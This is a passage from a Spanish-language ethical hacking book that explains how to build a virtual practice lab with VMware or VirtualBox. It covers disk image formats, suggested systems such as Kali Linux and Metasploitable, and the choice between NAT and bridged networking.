Cabe mencionar que dentro de virtualización hay algunos conceptos que debes conocer. Por ejemplo, el formato .ISO, casi siempre significa que es el disco de instalación de un sistema operativo, es decir, tienes que montar el disco en la máquina virtual, e instalar el sistema operativo como en cualquier máquina por medio de un disco virtual para que este funcione. Otro formato común, y más fácil de utilizar, es el OVF y el VMX, estos son formatos de importación, son mucho más fáciles de utilizar, el OVF es el formato abierto, es decir, es compatible con ambos VirtualBox y VMware, sin embargo, el formato BMP es el que usa VMware, así que batallaras un poco más si intentas importarlos en VirtualBox, sin embargo, si es posible utilizarlos también en VirtualBox, adicionalmente, existe el formato VMDK, también de VMware, este formato es para un disco o un almacenaje de una máquina virtual existente, es el equivalente a un disco duro en el mundo real, es posible utilizarlo para importar y mover máquinas de un ambiente virtual a otro.

Para tener un laboratorio en el que podamos practicar todo lo que se ve en este curso, sugiero instalar los siguientes sistemas.

Kali Linux

Este es una distribución de Linux basada en debían diseñada específicamente para pruebas de penetración, es decir, para realizar ataques y pruebas informáticas, puedes encontrar los archivos en kali.org/downloads para instalarlo, sin embargo, te sugiero instalar el que está en whitesuithacking.com/material-libro, teniendo cómo ventaja que fue modificado por mí y contiene herramientas extras que se verán en este libro que el sistema original no tiene.

Windows 7

Este sistema sugiero instalarlo para practicar algunos de los ataques más comunes a sistemas Windows, debido a que muchas vulnerabilidades de Windows 7 y de los Windows Servers funcionan igual.

Metasploitable

Este sistema simula un ambiente Linux vulnerable en diferentes formas, desde ataques por medio de ftp, hasta algunos por medio de samba, será muy útil para practicar cómo atacar servidores Linux y que esperar al hacerlo.

OWASP Broken Web Application Project (BWAP)

Este sistema fue diseñado por la OWASP para que practiques como hackear aplicaciones y páginas web, tiene algunos ejemplos desde para practicar SQLi hasta para practicar hackear WordPress, así que es particularmente útil.

Sugiero descargar estos archivos (son bastante ligeros) antes de seguir con la siguiente sección para que los instales.

Estos sistemas los puedes descargar de su fuente oficial, o de https://whitesuithacking.com/material-libro, donde subí los archivos de instalación para facilitarte el encontrarlos.

Adicionalmente, encontrarás en esa página, videotutoriales GRATIS para ayudarte al proceso de la instalación, y todas las herramientas que necesites en este libro.



Windows & Macintosh


En Windows es fácil crear un laboratorio, especialmente si gozas de muchos recursos en tu sistema, en seguida explicaré como hacerlo con ambos softwares en su versión gratis, y algunos de los posibles problemas que podrías tener.

Es importante mencionar que tu procesador tiene que soportar virtualización (VT), aunque la mayoría de los procesadores lo soportan, así que si tienes una máquina moderna no deberías de preocuparte de esto.

El proceso es el mismo en Macintosh, la diferencia es que en este sistema recomiendo más utilizar VirtualBox a VMware, sin embargo, los procesos de instalación son virtualmente los mismos en todos los sistemas operativos.

VMware

Lo primero que hay que hacer, es descargar VMware, la mejor opción es VMware Workstation Pro, pero no es gratis, así que la segunda mejor opción sería VMware Workstation Player, que funciona bastante bien, puedes encontrar este software gratis en https://vmware.com, en la sección de "Downloads", instálalo en tu ordenador, y tendrás una pantalla similar a esta:




Lo segundo que debes hacer, es descargar el .ISO o sistema(s) que vayas a instalar en tu laboratorio, como ejemplo, voy a mostrar como instalar Kali, sin embargo, el proceso es el mismo en cualquier sistema que instales por medio de un ISO, solo debes seguir la instalación.

Primero, hay que descargar el archivo del sistema.


Posteriormente, debemos crear una nueva máquina virtual en VMware




Maquina WSH.iso




Y, seguimos el instalador realizando los siguientes pasos:


New Virtual Machine Wizard
Welcome to the New Virtual Machine Wizard
A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?
Install from:
Installer disc:
CD Drive (E:) WD Unlocker
Installer disc image file (iso):
F:\OS\Maquina WSH.iso
Browse...
Could not detect which operating system is in this disc image.
You will need to specify which operating system will be installed.
I will install the operating system later.
The virtual machine will be created with a blank hard disk.
Help
< Back
Next >
Cancel




Aquí le pones el nombre que quieras que tenga, y la ubicación donde quieres que se grabe:

Y el número de GB que quieres que tenga tu máquina de almacenaje (nota, no se consumen hasta que los consumas dentro de la máquina virtual). Asegúrate de ponerle suficiente basado en que tanto usaras tu sistema, ya que, aunque posible, es tedioso modificarlo después (Yo sugiero 50GB).



Aquí es donde vas a configurar cuanta RAM quieren que tenga su máquina virtual (mientras más tenga, mejor maneja múltiples procesos), y también que tipo de adaptador red quieres que tenga, en seguida enlistare tus dos principales opciones:




NAT

Esto significa que tendrás acceso al internet, pero no a la red local (LAN), es decir, no podrás atacar a ningún ordenador fuera de tu máquina, aunque si podrías atacar sistemas con IPs Globales, como lo son las páginas web. Recomiendo este modo si no quieres poner en riesgo otros sistemas en tu red local, o si estas en una red en la que no le asigna el DHCP IP local a tu máquina virtual.

Conexión Puente (bridged)


Este tipo de conexión le da a la interfaz de tu máquina virtual una conexión puente a la interfaz de tu sistema principal, lo que le permite tener una dirección IP en la LAN, Proveyendo a tu sistema virtual tener acceso a recursos y sistemas en la red local.

Esta es mi configuración preferida porque mientras que este en una red personal de forma que no afecte negativamente a nadie con mis pruebas.



Una vez que terminemos con esto, hacemos clic en finish, y listo, tenemos una máquina virtual en nuestro VMware.

